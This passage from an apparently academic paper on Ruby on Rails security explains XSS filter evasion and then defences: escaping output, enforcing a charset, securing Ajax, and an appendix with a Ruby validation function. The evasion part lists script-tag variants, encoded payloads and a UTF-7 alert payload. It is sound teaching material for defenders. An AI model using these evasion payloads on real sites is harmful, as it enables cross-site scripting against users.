The examples given above introduced every type of user agent injection, but especially the non-persistent attacks in URLs will look suspicious to someone who has heard of these attacks, or at least to a security scanner. So an attacker will try to hide suspicious parts from the victim or the security scanner. For a human being this can be as easy as displaying a tidy link as an image, but in fact the image is linked to a malicious URL. Or the malicious part can be hidden in a very long URL where it does not strike. When it comes to automatic scanners, the attacker has to use different technologies.
If the web applications filter does not remove all HTML tags (in angle brackets <>) from the input data, but uses a blacklist filter, the attacker might use the following alternatives to the <*script*> tag, which work in most web browsers:

- `<<script>` (if the scanner filters <script> and does comparison of the string inside the first matching bracket pairs)
- `<scrscriptipt>` (bypasses scanners that remove the word *script*)
- `<script/src=...` (bypasses scanners that look for <*script*> or <*script src=...*)
- `<script a=">" '' src=...` (bypass a scanner which allows <*script*>, but not <*script src=...*)
- or put a line feed after each character (works in Internet Explorer 6.0)

There are many more possibilities, and you have to take other tags into account, such as <*img*>, <*table*>, <*a*>, or event handlers (*on...*). More examples are found in [42].
Another very effective way to hide angle brackets or other characters from a security scanner is to use a different character encoding. Network traffic is mostly based on the limited Western alphabet, so new character encodings, such as Unicode, emerged, to transmit characters from other languages. But, this is also a threat to web applications, as malicious

code can be hidden in different encodings that the web browser might be able to process, but the web application might not. The following shows several ways to encode the "<" sign in UTF-8 (8-bit Unicode Transformation Format, the most popular Unicode Format):

```
&#60,&#060,&#0060,&#00060,&#000060,&#0000060,&#60;,&#060;,&#0060;,&#00060;
,&#000060;,&#0000060;,&#x3c,&#x03c,&#x003c,&#x0003c,&#x00003c,&#x000003c,
&#x3c;,&#x03c;,&#x003c;,&#x0003c;,&#x00003c;,&#x000003c;,&#X3c,&#X03c,&#
X003c,&#X0003c,&#X00003c,&#X000003c,&#X3c;,&#X03c;,&#X003c;,&#X0003c;,&#
X00003c;,&#X000003c;,&#x3C,&#x03C,&#x003C,&#x0003C,&#x00003C,&#x000003C,&#
x3C;,&#x03C;,&#x003C;,&#x0003C;,&#x00003C;,&#x000003C;,&#X3C,&#X03C,&#
X003C,&#X0003C,&#X00003C,&#X000003C,&#X3C;,&#X03C;,&#X003C;,&#X0003C;,&#
X00003C;,&#X000003C;
```

That means there are a lot of possibilities to encode characters, but of course the browser has to be set to read the document in UTF-8. If the user has set this option and the web application does not send the default character encoding, as it is the case with Rails applications by default, cryptic UTF-8 encoded strings like the following will pop up a message box, if injected.

```
<IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;
  &#108;&#101;&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#39;&#41;>
```

And if the user has set his browser to the UTF-7 encoding, injecting the following will pop up a message box. Note that it does not include any angle brackets, so it might bypass filters that look for them. If the encoding is set to *Auto-Select* in Internet Explorer and there is an UTF-7 or -8 encoded string in the first 4096 bytes, it will automatically treat the document as UTF-7 or -8.

```
+ADw-SCRIPT+AD4-alert('vulnerable');+ADw-/SCRIPT+AD4-
```

4.1.7 Countermeasures

It is very important to filter malicious input, but when it comes to user agent injection, it is also important that the output does not contain executable code. As input filters are important for all types of interpreter injection, it will be discussed below. In general, it checks the user input to be of a specific format, and if not, rejects it with an error message. But importantly, the error message should not be too specific and should not re-display the input without output filtration.

Output filtration most commonly happens in Rails' view part of the application. If there is absolutely no HTML allowed in the user input, you can filter it with Ruby's *escapeHTML()* (or its alias *h()*) function which replaces the malicious input characters *&,",<,>* with its uninterpreted representations in HTML (&, ", <, >). If consequently used, this is very effective against user agent injection. However, it can easily happen that the programmer forgets to use it just in one place, and so the web application is vulnerable again. It is therefore recommended to use the *Safe ERB* [26] plugin which will throw an error if so-called *tainted* strings are not escaped. In Ruby, a string is tainted if it comes from an external source (for example, from the database, a file or via the Internet) and can be untainted by Safe ERB's modified *escapeHTML()* function or the *Object.untaint()* function.

However, if your application's user need text formatting in their input, it is best to use a markup language which is not interpreted by the user agent, but by the web application. For Ruby on Rails there is RedCloth [39] which translates `_test_` to the italic HTML representation `<em>test<em>`, for example. And if you want to allow the users to use HTML, you have to filter the input with the whitelist approach (see **??** for more on input validation).

And when it comes to DOM-based programming, it is best to avoid it and to pass parameters to the server and check them.

As for character encoding, the first step is to decide which encoding you want to support. If the application is intended to be used by English or Western European people, the encoding will most likely be *ISO-8859-15*. But if your application supports many languages, including those with non-Latin characters, you will have to use *UTF-8* or another Unicode encoding. Whichever encoding you choose, you should enforce the user's browser to use it. In Rails you can enforce *ISO-8859-15* by adding the following lines to *application.rb*:

```
after_filter :set_charset

private
  def set_charset
    content_type = @headers["Content-Type"] || 'text/html'
    if /^text\//.match(content_type)
      @headers["Content-Type"] = "#{content_type}; charset=ISO-8859-15"
    end
  end
```

There is a function in Ruby that converts strings from one encoding to another, which is useful before a whitelist filter:

```
# convert a comment from ISO-8859-15 to UTF-8
sconvcomment = Iconv.new('ISO-8859-15', 'UTF-8').iconv(params[:comment])
```

4.1.8 Ajax Security

Ajax stands for Asynchronous Javascript And XML. It was first mentioned in public in 2005 by Jesse James Garrett [21], however, it is not a new technology, and everything which it is based on, has been there before. Ajax is a generic term for several technologies it incorporates DOM, JavaScript, XMLHttpRequest [7] and others.

The revolutionary about Ajax is, that interaction with the web server is no longer synchronous. As shown in Figure 7, in the classic web application model, the client performs some action in the application which triggers a request to the server, the server processes it and returns a result page to the client. In asynchronous, Ajax applications, the web page no longer has to be refreshed as a whole, but requests and responses to and from the server are sent and received asynchronously and also parts of the web page can be updated in order to create more interactive web applications.
Several sources, for example [52], state that Ajax applications are more complex due to their asynchronous nature, or that Ajax might cause more entry points for attackers, while other sources claim the opposite [23]. However, the classes of attacks stay largely the same,



Figure 7: Classic and Asynchronous models compared. From [52]

so the advices given herein apply to Ajax applications, as well, especially input and output validation. But there is one exception, output validation, as described in the User Agent Injection, cannot be done solely in Rails' view anymore. In a situation where the attacker sends malicious input through an Ajax function and the server does not filter it and returns a string and not a Rails view, the input will be displayed without validation. For example, Rails provides a function called *in_ place_ editor()* which makes string elements on a web site editable and sends the new string to the server to save it and return the string again. If this string contains an injection, it will be injected in the result.

The solution is to, at first, determine which data format the Ajax result will be returned in. In Rails applications it is quite common to return plain text or HTML code, but it could be other formats, such as XML or JSON (JavaScript Object Notation, a lightweight data-interchange format). In addition to input validation, the user input has to be filtered according to that data format, as well. And it is important to keep in mind that an attacker can bypass client-side validation, use it for performance reasons only, but not as a replacement for server-side validation. Secondly, you have to move the output validation for Ajax actions that do not render a view from Rails' view to the controller. The *h()* function works in a Rails controller, as well, and the input validation framework described in **??** has a data type *"htmlescape"* which performs output validation, for example:

```
name = parseparam( params[:name], "empty", "htmlescape")
```

However, before you perform any action for an Ajax call, you should check for a valid session. Ajax requests in Rails also contain a session identifier. And you should check whether the logged in user has appropriate privileges to perform that action, as described in **??**. Moreover, you can make sure that the request really is an Ajax request by using the *verify* method as described in **??**.
It is typical for Ajax applications to store parts of the state on the client side (the name of the current project, for example), and sometimes parts of the application logic resides in JavaScript code on the client side, as well. As with all input, you should always distrust the state that comes from the client. You should minimize the amount of application logic on the client.

Appendix

The Parseparam Validation Framework

```
module RFC822
  EmailAddress = begin
    qtext = '[^\\x0d\\x22\\x5c\\x80-\\xff]'
    dtext = '[^\\x0d\\x5b-\\x5d\\x80-\\xff]'
    atom = '[^\\x00-\\x20\\x22\\x28\\x29\\x2c\\x2e\\x3a-' +
      '\\x3c\\x3e\\x40\\x5b-\\x5d\\x7f-\\xff]+'
    quoted_pair = '\\x5c[\\x00-\\x7f]'
    domain_literal = "\\x5b(?:#{dtext}|#{quoted_pair})*\\x5d"
    quoted_string = "\\x22(?:#{qtext}|#{quoted_pair})*\\x22"
    domain_ref = atom
    sub_domain = "(?:#{domain_ref}|#{domain_literal})"
    word = "(?:#{atom}|#{quoted_string})"
    domain = "#{sub_domain}(?:\\x2e#{sub_domain})*"
    local_part = "#{word}(?:\\x2e#{word})*"
    addr_spec = "#{local_part}\\x40#{domain}"
    pattern = /\A#{addr_spec}\z/
  end
end

require 'cgi'
def parseparam(vpstr, vdefault, vtype, vpositivelist = nil,
               vmatchregexpr = nil, vmin = 0, vmax = 999999)
    # nil strings are treated as empty strings
    vpstr = "" if vpstr.nil? && vtype == "str"
    if !vpstr.nil? then
      begin
        result = case vtype
          when "bool" then
            if ["true", true, "1", 1].include?(vpstr) then true
              else false end
          when "int" then if vpstr == "" then vdefault else
             if vpositivelist.include?(vpstr.to_i) then vpstr.to_i
```

```
            else vdefault end
          end
        when "str" then
          if (vmax >= vmin) && ( (vpstr.length < vmin) ||
                                 (vpstr.length > vmax) ) then
            result = vdefault
          else
            if vpositivelist then
             if vpositivelist.include?(vpstr) then
               result = vpstr.to_s
             else
               result = vdefault
             end
            else
             result = vpstr.to_s
            end

            if vmatchregexpr then
              if (vmatchregexpr =~ result).nil? then
                result = vdefault
              else
                result = vpstr.to_s
              end
            end
          end
          result
        when "htmlescape" then CGI::escapeHTML(vpstr.to_s)
        when "email" then
          if (RFC822::EmailAddress =~ vpstr).nil? then
            vdefault
          else
            vpstr.to_s
          end
      end
    rescue
      result = vdefault
    end
    return result
  else
    return vdefault
  end
end
```

References

[1] 37signals. Basecamp. http://www.basecamphq.com/, 2007.

[2] MySQL AB. Mysql 5.0 documentation. http://dev.mysql.com/doc/refman/5.0/en/index.html, 2007.

[3] At-Mix. Secure socket layer. http://www.at-mix.de/ssl.htm, 2004.

[4] Pelle Braendgaard. Ezcrypto. http://ezcrypto.rubyforge.org/, 2005.

[5] Lighhtpd community. Mod_proxy for lighhtpd. http://trac.lighttpd.net/trac/wiki/Docs:ModProxy, 2006.

[6] Web Application Security Consortium. Cross site scripting. http://www.webappsec.org/projects/threat/classes/cross-site_scripting.shtml, 2005.

[7] World Wide Web Consortium. The xmlhttprequest object. http://www.w3.org/TR/XMLHttpRequest/, 2007.

[8] Evans Data Corporation. Mysql gains 25% market share of database usage. http://www.evansdata.com/n2/pr/releases/MySQLRelease.shtml, 2007.

[9] Microsoft Corporation. Internet explorer. http://www.microsoft.com/windows/products/winfamily/ie/default.mspx, 2007.

[10] Dave Thomas, Ward Cunningham, Martin Fowler et al. Manifesto for agile software development. http://www.agilemanifesto.org/, 2001.

[11] Apache Software Foundation et al. Apache http server project. http://httpd.apache.org/docs/2.2/en/, 2007.

[12] Apache Software Foundation et al. Apache http server project security tips. http://httpd.apache.org/docs/2.2/misc/security_tips.html, 2007.

[13] David Heinemeier Hansson et al. Ruby on rails home. http://www.rubyonrails.org/, 2007.

[14] Jan Kneschke et al. Lighttpd home. http://www.lighttpd.net/, 2006.

[15] Joel Scambray et al. *Hacking Exposed Web Applications*. McGraw-Hill, 2006.

[16] Martin Fowler et al. *Patterns of Enterprise Application Architecture*. Addison-Wesley Longman, 2002.

[17] Yukihiro Matsumoto et al. Ruby home. http://www.ruby-lang.org/, 2007.

[18] Roy Thomas Fielding. Architectural styles and the design of network-based software architectures. Master's thesis, University Of California, Irvine, 2000.

[19] National Center for Supercomputing Applications et al. The common gateway interface. http://cgi-spec.golux.com/, 1993.

[20] Brent Fulgham. The computer language shootout. http://shootout.alioth.debian.org/debian/ruby.php, 2007.

[21] Jesse James Garrett. Ajax: A new approach to web applications. http://www.adaptivepath.com/publications/essays/archives/000385.php, 2005.

[22] Apsis GmbH. Pound home. http://www.apsis.ch/pound/, 2007.

[23] Jeremiah Grossman. Myth-busting ajax (in)security. http://www.whitehatsec.com/home/resources/articles/files/myth_busting_ajax_insecurity.html, 2006.

[24] Andrew Hunt and David Thomas. *The Pragmatic Programmer*. The Pragmatic Programmers, LLC, 1999.

[25] Internet Programming with Ruby – writers. Webrick home. http://www.webrick.org/, 2002.

[26] Shinya Kasatani. Safe erb. http://www.kbmj.com/~shinya/rails/, 2006.

[27] Amit Klein. Dom based cross site scripting. http://www.webappsec.org/projects/articles/071105.html, 2005.

[28] Sasada Koichi. Yet another ruby virtual machine. http://www.atdot.net/yarv/, 2006.

[29] Yukihiro Matsumoto. Ruby license. http://www.ruby-lang.org/en/LICENSE.txt, 1995.

[30] Mozilla. Firefox. http://www.mozilla.com/en-US/firefox/, 2007.

[31] Net-Square. httprint. http://net-square.com/httprint/, 2005.

[32] Netcraft. Netcraft web server survey. http://survey.netcraft.com/Reports/0703/, 2007.

[33] National Institute of Standards and Technology. Secure hash standard. http://csrc.nist.gov/publications/fips/fips180-2/fips180-2withchangenotice.pdf, 2002.

[34] Massachusetts Institute of Technology (MIT). Mit license. http://www.opensource.org/licenses/mit-license.php, 2007.

[35] Inc. Open Market. Fastcgi home. http://www.fastcgi.com/, 1996.

[36] Open Web Application Security Project (OWASP). The owasp guide project. http://www.owasp.org/index.php/OWASP_Guide_Project, 2006.

[37] Ryan Pan. Apache module mod_fcgid. http://fastcgi.coremail.cn/, 2007.

[38] Payment Card Industry (PCI). Data security standard. https://pcisecuritystandards.org/tech/download_the_pci_dss.htm, 2006.

[39] Mark Pilgrim. Redcloth. http://whytheluckystiff.net/ruby/redcloth/, 2003.

[40] The OpenSSL Project. Openssl. http://www.openssl.org/, 2007.

[41] Thomas Baustert Ralf Wirdemann. *Ruby On Rails*. Hanser, Germany, 2006.

[42] RSnake. Xss (cross site scripting) cheat sheet. http://ha.ckers.org/xss, 2007.

[43] Neil Schemenauer. Scgi: A simple common gateway interface alternative. http://python.ca/scgi/, 2006.

[44] Breach Security. Mod_security. http://www.modsecurity.org/, 2007.

[45] SecurityFocus. Apache 2 with ssl/tls. http://www.securityfocus.com/infocus/1818, 2005.

[46] SecurityFocus. Vulnerabilities. http://www.securityfocus.com/, 2007.

[47] Zed A. Shaw. Mongrel home. http://mongrel.rubyforge.org/index.html, 2007.

[48] Zed A. Shaw. Lighttpd with apache. http://mongrel.rubyforge.org/docs/apache.html, 2006.

[49] Zed A. Shaw. Mongrel deployment. http://mongrel.rubyforge.org/docs/choosing_deployment.html, 2006.

[50] Zed A. Shaw. Lighttpd with mongrel. http://mongrel.rubyforge.org/docs/lighttpd.html, 2006.

[51] Tiobe Software. Tiobe programming community index. http://www.tiobe.com/tpci.htm, 2007.

[52] Giorgio Fedon Stefano Di Paola. Subverting ajax. http://events.ccc.de/congress/2006/Fahrplan/attachments/1158-Subverting_Ajax.pdf, 2006.

[53] Dave Thomas and D.H. Hansson. *Agile Web Development with Rails - 2nd edition.* The Pragmatic Bookshelf, 2006.

[54] Jim Weirich. Rake - ruby make. http://rubyforge.org/projects/rake, 2007.